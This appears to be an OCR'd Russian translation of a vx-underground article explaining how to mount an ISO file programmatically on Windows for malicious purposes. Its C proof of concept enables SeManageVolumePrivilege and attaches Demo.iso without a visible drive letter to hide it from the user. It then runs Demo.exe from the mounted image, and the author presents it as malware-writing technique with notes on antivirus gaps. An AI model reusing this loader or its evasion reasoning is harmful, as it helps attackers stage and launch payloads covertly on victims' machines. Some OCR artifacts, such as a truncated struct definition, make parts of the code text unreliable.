
Использование виртуализации Windows во вредоносных целях

Коллекция vx-underground // smelly__vx



Введение:

Несколько недель назад vx-underground увидел интересные твиты от Microsoft Security Intelligence. Там обсуждалась статья о вредоносной кампании, использующей ISO-файлы. Похоже, что данная кампания стала довольно популярной, как и другие, использовавшие ISO файлы, такие как Phobos ransomware, ZLoader, а также LokiBot и Nanocore. В таком подходе к заражению нет ничего нового, поскольку злоумышленники уже давно используют вредоносные ISO. Однако, насколько мне известно, я еще не видел кода, точно демонстрирующего, как успешно использовать вредоносный ISO файл, кроме довольно старой статьи SPTH. Также неудивительно, что данный способ - это скорее тренд, поскольку виртуализация сама по себе не поддерживалась ОС Windows до 22 октября 2009 года. [1] [2]

Если вы будете исследовать, как программно смонтировать ISO образ, вы будете очень разочарованы. Код, показанный в этом ответе StackOverflow, ошибочен. Вызываемые функции похожи на правду, но они слишком избыточны, для достижения конечной цели. Кроме того, в ответе говорится - "Внимание: SetVolumeMountPoint требует админских прав". Это тоже неверно. В любом случае, я пишу это не для того, чтобы устраивать срач по поводу вопросов и ответов на StackOverflow. Суть в том, что код, иллюстрирующий как монтировать ISO и/или VHD образы, вводит в заблуждение и разбросан по сети. Я надеюсь прояснить ситуацию и помочь читателю обрести новые знания

Что будет обсуждаться в этой статье:

В этой статье будет показано, как правильно смонтировать ISO файл для использования во вредоносных целях. Нашей целью будет монтирование ISO без указания видимого пути для пользователя и/или присвоения буквы диску . В этой статье мы также сравним подход ISO vs VHD/VHDX.

Что в этой статье НЕ будет обсуждаться:

Здесь не будет показано, как программно генерировать ISO/VHD образы. Это можно сделать программно с помощью WINAPI - но это не было моей целью, когда я начал спускаться в эту кроличью нору. Кроме того, в этой статье нет тестов техники с различными антивирусами. Я покажу просто PoC.

Требования:

Код в статье использует C WINAPI. Если вы не знакомы с C или WINAPI, эта статья может быть трудной для понимания. Однако, если вы настойчивы в своем понимании, то никаких проблем не будет.


Я выбрал C, потому что мне не нравится юзать C#.NET или Python для написания малвари.

ISO, VHD и Virtual Storage API:

В чем разница между ISO файлом и VHD файлом? Разница в том, что ISO файл является цифровой копией диска (например CD/DVD), а VHD - это виртуальный жесткий диск. Оба могут быть виртуализированы и смонтированы виндой, оба используют похожий API, оба обязаны следовать Virtual Storage API.


Понятно, что ISO файлы являются намного худшим форматом, для использования во вредоносных целях, как правильно заметил Will Dormann из Carnegie Mellon University в статье [The Dangers of VHD and VHDX Files](). Там говорится о неспособности многих антивирусов программно монтировать VHD/VHDX файлы, хотя по всей видимости они могут парсить ISO. На самом деле, данная статья не нацелена на то, чтобы погружаться в глубинные механизмы работы антивирусов. Я считаю важным заявить об известных проблемах, которые может представлять этот метод.

Почему ISO, а не VHD/VHDX? Данная статья задумывалась, как описание методов используемых атакующими. ISO проще скрыть, чем VHD/VHDX. VHD файлы могут быть минимум 2 Мб. Верно?




Хотя винда и говорит нам о 2 Мб, на самом деле это неправда. Указание размера в 2 Мб вызывает ошибку ERROR_INVALID_PARAMETER или такую, как на скрине:


Если укажем 3 Мб, то:



Самый маленький VHD файл, который я смог создать - это 5 мегабайтный GUID Partition Table (GPT).



С другой стороны, если мы возьмем какую-нибудь тулзу по генерации ISO (здесь мы используем MagicISO Maker), то мы сможем создать намного меньший файл:



Благодаря своим размерам, ISO имеет огромные преимущества перед VHD файлами.

Вам наверняка интересно, что общего между ISO и VHD. ISO, также как и VHD/VHDX файлы, используют Virtual Storage API. К тому же, на первый взгляд, работа с ISO файлам никак не упоминается в документации Virtual Storage API. Так и есть, до тех пор пока вы не начнете читать про монтирование виртуальных дисков, с помощью AttachVirtualDisk, где вы найдете следующее: Смонтируйте виртуальный диск (VHD) или образ CD/DVD, с помощью подходящего VHD провайдера (*Attaches a virtual hard disk (VHD) or CD or DVD image file (ISO) by locating an appropriate VHD provider to accomplish the attachment.).* Эта строчка намекает на то, что ISO и VHD используют схожий API (за маленьким исключением, которое мы обсудим).

Определение функции OpenVirtualDisk:

```
DWORD OpenVirtualDisk(
  PVIRTUAL_STORAGE_TYPE         VirtualStorageType,
  PCWSTR                        Path,
  VIRTUAL_DISK_ACCESS_MASK      VirtualDiskAccessMask,
  OPEN_VIRTUAL_DISK_FLAG        Flags,
  POPEN_VIRTUAL_DISK_PARAMETERS Parameters,
  PHANDLE                       Handle
);
```

Первый параметр, VirtualStorageType, должен быть валидным указателем на структуру VIRTUAL_STORAGE_TYPE:

```
typedef struct _VIRTUAL_STORAGE_TYPE {
  ULONG DeviceId;
  GUID  VendorId;
} VIRTUAL_S
```

Поле DeviceId должно быть равно VIRTUAL_STORAGE_TYPE_DEVICE_ISO, а поле VendorId - VIRTUAL_STORAGE_TYPE_VENDOR_MICROSOFT.

Если вы все сделали правильно, то все остальное будет идентичным, как и в случае с VHD/VHDX файлом.

Код:

Мой PoC содержит: код проверки запускаемся ли мы на Windows 10, получение пути до ISO файла и проверку необходимых прав. Далее приведены основные куски кода:

1. Получение PEB, для проверки среды выполнения (Windows 10):

```
if (Peb->OSMajorVersion != 0x0a)
goto FAILURE;
```

2. Вызов GetEnvironmentVariable с аргументом USERPROFILE, для получения текущего пользователя
3. Если вызов GetEnvironmentVariable был удачным, добавляем строку “\\Desktop\\Demo.iso”

```
if (GetEnvironmentVariableW(L"USERPROFILE", lpIsoPath,
DEFAULT_DATA_ALLOCATION_SIZE) == 0)

goto FAILURE;

else
    wcscat(lpIsoPath, L"\\Desktop\\Demo.iso");
```

4. Проверяем security токен. Если у нас нет прав SeManageVolumePrivilege, то запрашиваем.

```
if (!OpenThreadToken(GetCurrentThread(), TOKEN_ADJUST_PRIVILEGES |
TOKEN_QUERY, FALSE, &hToken))
{
    if (!ImpersonateSelf(SecurityImpersonation))
        goto FAILURE;

    if (!OpenThreadToken(GetCurrentThread(), TOKEN_ADJUST_PRIVILEGES |
TOKEN_QUERY, FALSE, &hToken))
    {
        goto FAILURE;
    }
}

if (!LookupPrivilegeValueW(NULL, L"SeManageVolumePrivilege", &Luid))
```

```
    goto FAILURE;

Tp.PrivilegeCount = 1;
Tp.Privileges[0].Luid = Luid;
Tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

if (!AdjustTokenPrivileges(hToken, FALSE, &Tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, NULL))
    goto FAILURE;
```

5. Вызываем OpenVirtualDisk с корректно инициализированной структурой VIRTUAL_STORAGE_TYPE

```
Parameters.Version = OPEN_VIRTUAL_DISK_VERSION_1;
Parameters.Version1.RWDepth = OPEN_VIRTUAL_DISK_RW_DEPTH_DEFAULT;

if(OpenVirtualDisk(&VirtualStorageType, lpIsoPath,
VIRTUAL_DISK_ACCESS_ATTACH_RO | VIRTUAL_DISK_ACCESS_GET_INFO,
OPEN_VIRTUAL_DISK_FLAG_NONE, &Parameters, &VirtualObject) !=
ERROR_SUCCESS)

{
    goto FAILURE;
}
```

6. Вызываем AttachVirtualDisk с флагом ATTACH_VIRTUAL_DISK_FLAG выставленным в ATTACH_VIRTUAL_DISK_FLAG_READ_ONLY и ATTACH_VIRTUAL_DISK_FLAG_NO_DRIVE_LETTER

```
AttachParameters.Version = ATTACH_VIRTUAL_DISK_VERSION_1;

if (AttachVirtualDisk(VirtualObject, 0,
ATTACH_VIRTUAL_DISK_FLAG_READ_ONLY |
ATTACH_VIRTUAL_DISK_FLAG_NO_DRIVE_LETTER,
0, &AttachParameters, 0) != ERROR_SUCCESS)

{
    goto FAILURE;
}
```

7. Вызываем GetVirtualDiskPhysicalPath для получения пути к примонтированному ISO

8. Если вызов GetVirtualDiskPhysicalPath был удачным, то добавляем к этому пути “\\Demo.exe”

```
if (GetVirtualDiskPhysicalPath(VirtualObject, &dwData,
lpIsoAbstractedPath) != ERROR_SUCCESS)
    goto FAILURE;

else
    wcscat(lpIsoAbstractedPath, L"\\Demo.exe");
```

9. Вызываем CreateProcess
10. В конце подчищаем ресурсы

```
if (!CreateProcess(lpIsoAbstractedPath, NULL, NULL, NULL, FALSE,
NORMAL_PRIORITY_CLASS, NULL, NULL, &Info, &ProcessInformation))
{
    goto FAILURE;
}

if (VirtualObject)
    CloseHandle(VirtualObject);

if (hToken)
    CloseHandle(hToken);

return ERROR_SUCCESS;
```